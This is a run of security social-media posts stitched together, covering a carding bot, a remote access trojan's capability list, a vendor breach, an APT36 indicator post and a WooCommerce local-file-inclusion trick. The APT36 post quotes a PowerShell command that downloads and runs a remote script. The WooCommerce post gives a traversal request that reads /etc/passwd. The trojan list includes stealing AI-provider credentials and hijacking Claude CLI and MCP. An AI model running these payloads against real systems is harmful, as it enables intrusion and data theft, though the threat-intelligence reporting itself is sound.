🧵1/21
We obtained the full source of a carding kit called DeltaCHK (DeltaAPI). It's a Spanish-language Telegram bot that resells card-testing as a service, with ~150 payment-processor "gates" wired into it. With the tool highlighting the significant risk posed by residential proxies to the fintech sector.

TraceOne Telegram Search
Search for posts on Telegram channels by keyword. Data from 2021 to the present.
https://t.co/INL6znMU9i
#osint#socmint#telegram
🚨 THREAD | Threat Intelligence
We have identified KAIDO RAT v3.0, a sophisticated Remote Access Trojan variant with a strong focus on the Brazilian market, particularly the financial sector.
The threat uses a custom C2 framework, over 60 plugins, and an exclusive Brazilian banking suite.
Below, we detail its main observed capabilities.
Post 2/6
Web Panel and C2 Framework
•Headless server based on .NET 9
•“Lain” web panel featuring dashboard, client list, remote shell, and file manager
•HVNC with GPU capture support
•Remote Desktop + webcam streaming
•Integrated builder + KaidoKrypter (FUD)
•Loot browser isolated by operator and role
•Delivery methods: LNK Stomping, ClickFix, and HTML Smuggling
High operator usability with emphasis on persistence and controlled data exfiltration.
Post 3/6
Evasion Modules (10 modules)
The variant includes advanced bypass techniques:
•ETW Patch (5 functions) and patchless AMSI Bypass via VEH2
•Direct Syscalls (Hell’s Gate + Indirect)
•Sleep Obfuscation using XOR + PAGE_NOACCESS
•Stack Spoofing, Thread Pool Execution, and Callback Execution (6 methods)
•PPID Spoofing, API Hashing, and Anti-VM with 19 checks
Strong capability to evade modern EDR solutions and virtualized environments.
Post 4/6
Exclusive Brazilian Banking Suite (8 plugins)
This is the most relevant module of the threat:
•Real-time Bank Detector covering 28 Brazilian banks
•Fullscreen overlay with 19 banking themes
•PIX Clipper (supports CPF, CNPJ, email, EVP, and copy-paste)
•EMV QR Poisoner (rewrites QR Code and recalculates CRC16)
•PIX Ghost via UI Automation (no clipboard usage)
•Screen Locker (locks keyboard, mouse, and Task Manager)
•Selective keylogger that only activates inside banking windows
•Notification Silencer
Direct risk to the PIX ecosystem and Open Banking.
Post 5/6
Stealers, Reconnaissance and Post-Exploitation
Stealers (18 features): Cookies from 23 browsers, passwords, tokens (Discord, Telegram, Steam, Spotify), sessions (WAL lock bypass), NTLM hashes, in-memory LSASS dumping, crypto wallets (13 extensions + MetaMask), SSH/RDP/Cloud access, ICP-Brasil A1 certificates with private keys, and Open Banking access for 12 banks.
Reconnaissance (7 modules): Network Mapper, VPN Detector, Document Radar, Form Phantom CDP, DB Dumper (SQL Server + SQLite), Certificate Store Enumeration, and Crypto Memory Drainer.
Post-Exploitation (9 modules): EDR Killer v2.0 (no PowerShell/cmd), UAC Bypass (3 methods), LPE exploits including miniPlasma and CVE-2026-40369, Kerberoasting + AS-REP Roasting, COM Hijack persistence, and Process Hollowing.
Post 6/6
AI Targeting + Infrastructure + Recommendation
AI Targeting (5 modules): Credential harvesting targeting Anthropic, OpenAI, Gemini, xAI, and Groq. Implants via Claude CLI C2 (Discord/Telegram), MCP Hijack on Claude Desktop, Git Hook Implant, and Jupyter IPython Startup Hook.
Infrastructure: .NET 9 headless server, .NET 4.8 client, single DLL plugins (~7MB), AES-256-CBC crypter with native stub and ML evasion, 6-pass obfuscator, TLS-based C2 with MessagePack and jitter, Discord token + Pastebin fallback, and nginx + socat redirector.
Recommendation: Financial institutions, fintechs, and organizations handling PIX or ICP-Brasil should strengthen behavioral detection, review EDR policies, and monitor social engineering techniques such as ClickFix and HTML Smuggling.
We will continue monitoring the evolution of this threat.
#KAIDORAT #RAT #Malware #Cybersecurity #PIX #OpenBanking #ThreatIntelligence #InfoSec #Brazil
http://zohlm7ahjwegcedoz7lrdrti7bvpofymcayotp744qhx6gjmxbuo2yid[.]onion/r/336b257f582b17573c97578efd4b22762bf77344
Trellix has disclosed a breach of its source code repository. The company which is formed from the merger of McAfee Enterprise and FireEye, protects over 200 million endpoints and 50,000 business and government customers worldwide.
The attack was claimed by RansomHouse and Trellix confirmed it is working with forensic experts and has notified law enforcement, but has not disclosed whether customer data was accessed or a ransom was demanded yet.
Sources: https://t.co/p0I4HdIQtt
#APT36 / #TransparentTribe Targeting #Indian Government.
File: Foreign Relations[.]zip
MD5: f43f34866f58685cab07804daca07aa0
File: Foreign Relations.lnk
MD5: 5eda8a31ff0905e4868f84b3f1e315a2
Payload Hosting: ceadelhi[.]in ( hosted on 193.29.56[.]122 )
Note: This LNK file is a malicious downloader that executes an encoded PowerShell command "--headless powershell -e [base64-encoded-command]" through conhost.exe. The decoded command is "iex (irm https://ceadelhi[.]in/fr)", which downloads and executes a remote script. The shortcut uses the Chrome icon for deception and is configured to run in a minimized state (SW_SHOWMINNOACTIVE) to hide its activity from the user.
This campaign closely resembles with the Sheet Attack campaign earlier identified by the Zscaler ThreatLabz @Threatlabz at https://t.co/hCr3jsYyWV .
Likely additional #APT36 related infra:
videshapp[.]in
videshapp[.]org
mopngs[.]org
epolpro[.]org
192.52.167[.]193
@SinghSoodeep@500mk500 #APT #Malware #ioc
🚨 BREAKING: The FBI has successfully extracted deleted Signal messages from a suspect's iPhone via notification storage, the place where all your notifications are stored for up to one month.
Notification storage stores data from all messaging apps, it's a big flaw in iOS. But there's a way to turn it off...
Europol says Spanish police arrested 34 suspects linked to Black Axe, a Nigeria-origin crime syndicate tied to cyber fraud, trafficking, and violent crime. Investigators estimate €5.93M in losses, with cash and bank funds seized in Spain.
#Europol#CTI

We got our hand on a Chinese DLP program the government and national security agencies use to monitor state employees computers for leakage and usage of confidential documents. Meet 保密管理系统. 1/9
Full Referer URL leak through img tag alert! Farm while you can. This will probably be fixed, though it will likely take some time, as it won't be tracked as a high-priority bug. I already identified and reported an OAuth token leak through the Referer header.

WooCommerce plugin allows LFI! 🍃
02: Capture request in Burp
03: Change request method to POST and add:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1
04: Also add:
action=woof_text_search&
05: That’s it! You got local files.
I’ve just uploaded a collection of 3.6K YARA rules for detecting Android Malware based on different families. 🦠🔍
This repository is open to contributions!
Check it out: https://t.co/ff3ZVCAboK
#MalwareAnalysis#YARA#AndroidSecurity#Infosec#ThreatHunting